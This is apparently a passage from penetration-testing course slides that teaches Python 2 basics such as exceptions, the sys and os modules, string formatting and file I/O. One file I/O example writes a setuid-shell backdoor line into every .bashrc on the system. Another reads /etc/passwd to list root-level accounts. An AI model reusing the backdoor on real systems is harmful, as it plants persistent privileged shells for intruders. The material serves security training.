        sys.exit(status)
print "Evil Win2K20 Pwnage Starting Now"
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Building Functions

Programmers will often take a block of code that is re-used within a program and declare it in the form of a function. Functions can optionally take arguments and optionally return one or more values as the return status of the function.

In the example on this slide, the argument "check_args" is defined, accepting the argument "args". Some analysis is done on the args variable, returning two values: an integer status and a string used as a status message.

When the check_args function is called, the sys.argv is passed as an argument and the return status is recorded in two variables, status and message.



Exceptions

```
>>> while True:
...     x = int(raw_input("Enter a value to test: "))
...     break
...
Enter a value to test: a
Traceback (most recent call last):
  File "<stdin>", line 2, in <module>
ValueError: invalid literal for int() with base 10: 'a'
```

- When a non-syntax error is encountered, Python raises an exception
  - Gives you insight into the error
  - Execution is halted
- Useful for troubleshooting, not great for end-users to deal with


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exceptions

When Python detects an error that is not a syntax error, it will raise an exception. A brief description of the error is displayed and execution of the script is halted.

In the example on this slide, the raw_input() function is called and converted to an integer. This function will read from the keyboard until the user presses Enter.

In this example, the user entered "a" as the input, which caused an error because the value cannot be converted to an integer. While the output in the exception is useful to the developer for troubleshooting, it isn't a great error message for an end-user to interpret.



Exception Handling

```
Enter a value to test: a
Traceback (most recent call last):
  File "<stdin>", line 2, in <module>
ValueError: invalid literal for int() with base 10: 'a'
>>> while True:
...     try:
...             x = int(raw_input("Enter a value to test: "))
...             break
...     except ValueError:
...             print "You must enter a number, please try again."
...
Enter a value to test: a
You must enter a number, please try again.
Enter a value to test: ZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ
You must enter a number, please try again.
Enter a value to test: 10
>>>
```

- Add a handler to catch the exception if it happens
- Use "except:" to catch all exceptions
- Use "pass" to simply continue


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exception Handling

This slide continues with the exception error from the prior slide. We can re-write the code to gracefully handle the exception by adding a "try:" block. When Python enters a "try:" block, it will execute the code within the block and if an exception occurs it will "except" block that follows. If the type of the exception is handled (as in the case on this slide where the user's error triggers a ValueError exception and the exception handler calls out ValueError), Python runs the exception block of code instead of raising the exception.

With this change, the user who enters "a" or "ZZZZZZZZZZZZZZZZZZZZZZZZ" is greeted with an error message and given another opportunity to enter a value input.

When writing an exception handler, you can identify multiple exception types separated by commas, or catch all exceptions with "except:" (no exception type). If you don't need to take a specific action when an exception is handled, use the "pass" built-in, which acts as a placeholder in an exception without taking any specific action.



Python Modules

- Pre-built functionality available with Python modules
  - Standard modules distributed with Python and thousands of add-ons
- Make a module accessible in your script with import
- Namespace collisions and import methods

Limited namespace issues, inconvenient method calling

```
# The "sys" module includes
# the exit() function
import sys
sys.exit(0)
```

Convenient sys method calling, but possible namespace collisions

```
# The "sys" module includes
# the exit() function
from sys import *
exit(0)
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Python Modules

Python includes several modules that builds on the base language for enhanced functionality. In addition to standard Python modules, there are numerous add-on modules available as well for enhancing the functionality of your tool or simply re-using a useful function to simplify your code.


When you want to bring the functionality included in a module into your code, we call the import function. There are two primary techniques for importing a module.

import modulename

When the module is imported using "import modulename" (such as import sys), we can reference variables and methods of the sys module by calling them with the "sys." prefix as shown in the example "sys.exit(0)". This is mildly inconvenient since we have to explicitly identify the module name for each method we call.

from modulename import *

When the module is imported using "from modulename import *" (such as from sys import *), we can call the module's methods without specifying the leading module name. This is convenient because we can just call "exit(0)" without specifying the leading "sys.". However, this technique has the disadvantage of bringing all the sys functionality into the current namespace, where variable or method name collisions (for example, you create your own function called "exit" and then use from sys import *) will cause unexpected behavior.



sys Module

Member	Purpose	Example
exit()	Exits the script halting execution	`sys.exit(1)`

platform	Identifies the platform as "win32", "darwin", "linux2"	`>>> print sys.platform`
		`win32`

getwindowsversion()	Returns an immutable list (tuple) for the Windows version (major, minor, build, platform, service_pack)	`>>> sys.getwindowsversion()`
		`(6, 1, 7600, 2, '')`


argv[]	A list of command-line arguments where element 0 is the script name	`if len(sys.argv) == 1:`
		`    print "Must specify a target host"`

stderr	Allows you to display output in STDERR instead of STDOUT	`>>> print >>sys.stderr, "ERROR: Import failed."`
		`ERROR: Import failed.`

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

sys Module

The built-in "sys" module includes several useful methods and objects, several of which are shown on this slide. A significant number of Python scripts will import the sys module if for nothing more than the exit() method.



os Module

Member	Purpose	Example

geteuid()	Get the current user's effective UID	`if os.geteuid() != 0:`
		`    print "Must be root"`

listdir(path)	Return a list object of the files in the specified path	`>>> os.listdir("/tmp")`
		`['.X11-unix', 'ssh-EAlqMW5895', 'orbit-root']`

remove(file)	Remove the specified file	`>>> os.remove("C:\\notes\\notes.txt")`


stat(file)	Returns an object identifying file attributes including length and timestamp information	`>>> statinfo = os.stat("C:\\bootmgr")`
		`>>> statinfo`
		`nt.stat_result(st_mode=33060, st_uid=0, st_gid=0, st_size=383562L, [trimmed])`

system(command)	Execute the command specified from the OS	`>>> os.system("cmd.exe")`
		
		`C:\Users\Joshua Wright>`

popen(command)	Execute the command, returning a file object	`>>> files = os.popen("find /tmp")`
		`>>> files.readline()`
		`'/tmp\n'`

os Module

The built-in "os" module includes several useful functions, many of which are shown on this slide. When working with operating-specific functions (such as working with files and directories or executing local binaries) the os module is used. Using the "os" module we have access to the system() function to invoke local commands interactively in the script. Comparatively, the popen() function also executes OS commands, but returns the output to a file object that we can read and write to (more on reading and writing to file objects later in this module).



Python Introspection

Fancy way of saying "Help Me"

- `dir(object)` -- Display a list of all the variables and methods of an object
- `help(object or method)` -- Access Python's built-in documentation
- `type(variable)` -- Identify the type of the named variable
- `globals()` -- Show all the variables and methods accessible in the current namespace

Learn to use these functions for help, troubleshooting

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Python Introspection

Language introspection is a programmer phrase for the functionality that the language gives you to explore objects, methods, and variables in the program's scope. Four methods included in Python's introspection functionality are particularly useful:


dir(object): Displays a list of the variables and methods of an object. If you want to know what functionality is included in a given module such as "sys", "os" or other non-standard modules, open an interactive interpreter, import the module, and run dir(modulename) for a complete list.

help(object/method): The help function displays the output of Python's built-in help system for the named object (such as "sys") or method (such as "sys.exit").

type(variable): The type() function will display the type of the named variable as a string, int, function or method, list or other Python type.

globals(): Displays an indexed list (a dictionary) of all the variables, objects and methods that are accessible in the current namespace. If you've forgotten what has been imported or are getting an NameError exception when trying to call a method you think should be available, you can double-check your environment with the globals() function.

Using the Python introspection techniques will be a significant help for learning the language and for troubleshooting a script that is failing. These four techniques in particular are very useful in everyday development and troubleshooting tasks.



Useful Snippets - Formatting

```
>>> myvar = 13.17
>>> print "Formatted as a decimal: %d" % myvar
Formatted as a decimal: 13
>>> print "Formatted as a float: %f" % myvar
Formatted as a float: 13.170000
>>> print "Formatted as a string: %s" % str(myvar)
Formatted as a float: 13.17
>>> print "Formatted as a hex formatted decimal: %x" % myvar
Formatted as a hex formatted decimal: d
>>> print "Formatted as a hex formatted decimal: 0x%x" % myvar
Formatted as a hex formatted decimal: 0xd
>>> print "Formatted as a hex formatted decimal: 0x%04x" % myvar
Formatted as a hex formatted decimal: 0x000d
```

```
>>> mac = "00:13:ce:55:98:ef"
>>> ip = "10.10.10.200"
>>> print "Host results: %s/%s" % (mac, ip)
Host results: 00:13:ce:55:98:ef/10.10.10.200
```

Tuple formatting required for multiple formatting output arguments.

```
>>> scanresult = ["192.168.1.1","80","MS10-082","Exploitable"]
>>> print ','.join(scanresult)
192.168.1.1,80,MS10-082,Exploitable
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Useful Snippets - Formatting

Content in variables can be formatted for output using functions such as print() and file I/O with write(). In the format line, we start a string with double-quotes, including fixed strings and variable references using the percent sign ("%"), followed by a closing quote. Following the format line, we specify one or more variables that are formatted and substituted on the output line.

The variable "myvar" is first initialized with a float value of 13.17. In the first print line, the variable output is displayed using the "%d" format modifier, which causes the output to display as a decimal, "13".


The next print line displays the variable using the "%f" format modifier, which causes the format to be displayed as a float, "13.170000". The 6-character precision following the decimal point is the default, but can be modified, as we'll see momentarily.

The next print line uses the "%s" format modifier, causing the variable to print as a string. Note that the original value of "13.17" is displayed, reflecting the original precision of the variable.

To format the variable as a hexadecimal value, we use the "%x" modifier. Since the output in this example is simply "d", we will usually want to precede the percent sign with "0x" to indicate that the output is in hexadecimal format. Further, if we want to precede the hexadecimal value with added leading zero precision bytes, we can add a padding byte after the percent sign "%" and the number of total precision desired "4".

In the 2nd text block, we display two variables of output using the string format modifier ("%s"). When two variables are supplied to encode in the output, the variables must be supplied in a tuple, separated by commas. We can add as many variables as needed within the tuple.

Finally, the last example demonstrates a simple method to format output, not using a format modifier but creating a new string using the string join method. Recall that efficient string concatenation is done by creating the elements to join in a list and calling the join method on an empty string (e.g. ''.join(["See ", "Jane ", "Run"])). The join method appends the specified character between the quotes for each of the list elements except for the last. When there is no character between the quotes (''.join…) the strings are just concatenated; in the example on this slide a comma is specified between the quotation marks, causing the output to be formatted as a CSV string.


Useful Snippets - file I/O

```
>>> infile = open("/etc/passwd","r")
>>> for line in infile:
...     account=line.split(":")
...     if int(account[2]) == 0:
...             print "Privileged user:",account[0]
...
Privileged user: root
Privileged user: polycom
```

```
import os
files = os.popen("find / -name .bashrc -print")
for bashfile in files:
    print "Appending setuid shell creation to", bashfile
    rcfile = open(bashfile, "r+")  # opens for read and write
    rcfile.write("cp /bin/sh /tmp/`id -u`; chmod +s /tmp/`id -u`\n")
    rcfile.close()
```

```
# python pwnbashprofiles.py
Appending setuid shell creation to /root/.bashrc

Appending setuid shell creation to /etc/skel/.bashrc
```


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Useful Snippets - file I/O

This slide includes two examples of working with files in Python.

The first example creates a file object "infile" as the output of the open() function, reading from the /etc/passwd file in read-only mode ("r"). We can iterate over the contents of the file one line at a time in a for loop, each time splitting the line into a list of elements separated by the colon. For each line, the 2nd element of the passwd file (the UID) is examined to determine if it is equal to 0, identifying privileged user accounts.

The second example uses the os.popen function to call the Linux "find" utility, returning a file handle containing the output of the tool. We iterate the contents of this output as well, each time opening the discovered ".bashrc" files for reading and writing ("r+") and append an additional shell command to the file to create a setuid shell in /tmp before closing the file.



Useful Snippets - Command Line

```
import sys
# cmdex1.py
# This tool requires three arguments: host, port and message
# sys.argv[0] is the program name
if len(sys.argv) != 4:
    print "Usage: tool.py host port \"message in quotes\""
    sys.exit(1)
print "Contacting server ..."
```

```
C:\dev>python cmdex1.py
Usage: tool.py host port "message in quotes"
C:\dev>python cmdex1.py 1.1.1.1 23
Usage: tool.py host port "message in quotes"
C:\dev>python cmdex1.py 1.1.1.1 23 "Hello, World"
Contacting server ...
C:\dev>python cmdex1.py 1.1.1.1 23 "Hello, World" Foo
Usage: tool.py host port "message in quotes"
```

```
import sys
# This tool processes all command-line arguments
# The name of the script (sys.argv[0]) is skipped
for arg in sys.argv[1:]:
        print "Processing argument " + arg
```

Globbing happens at the shell on Linux/Unix (**.dll*)

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Useful Snippets - Command Line Parameters

This slide includes two examples of working with command-line parameters in Python.

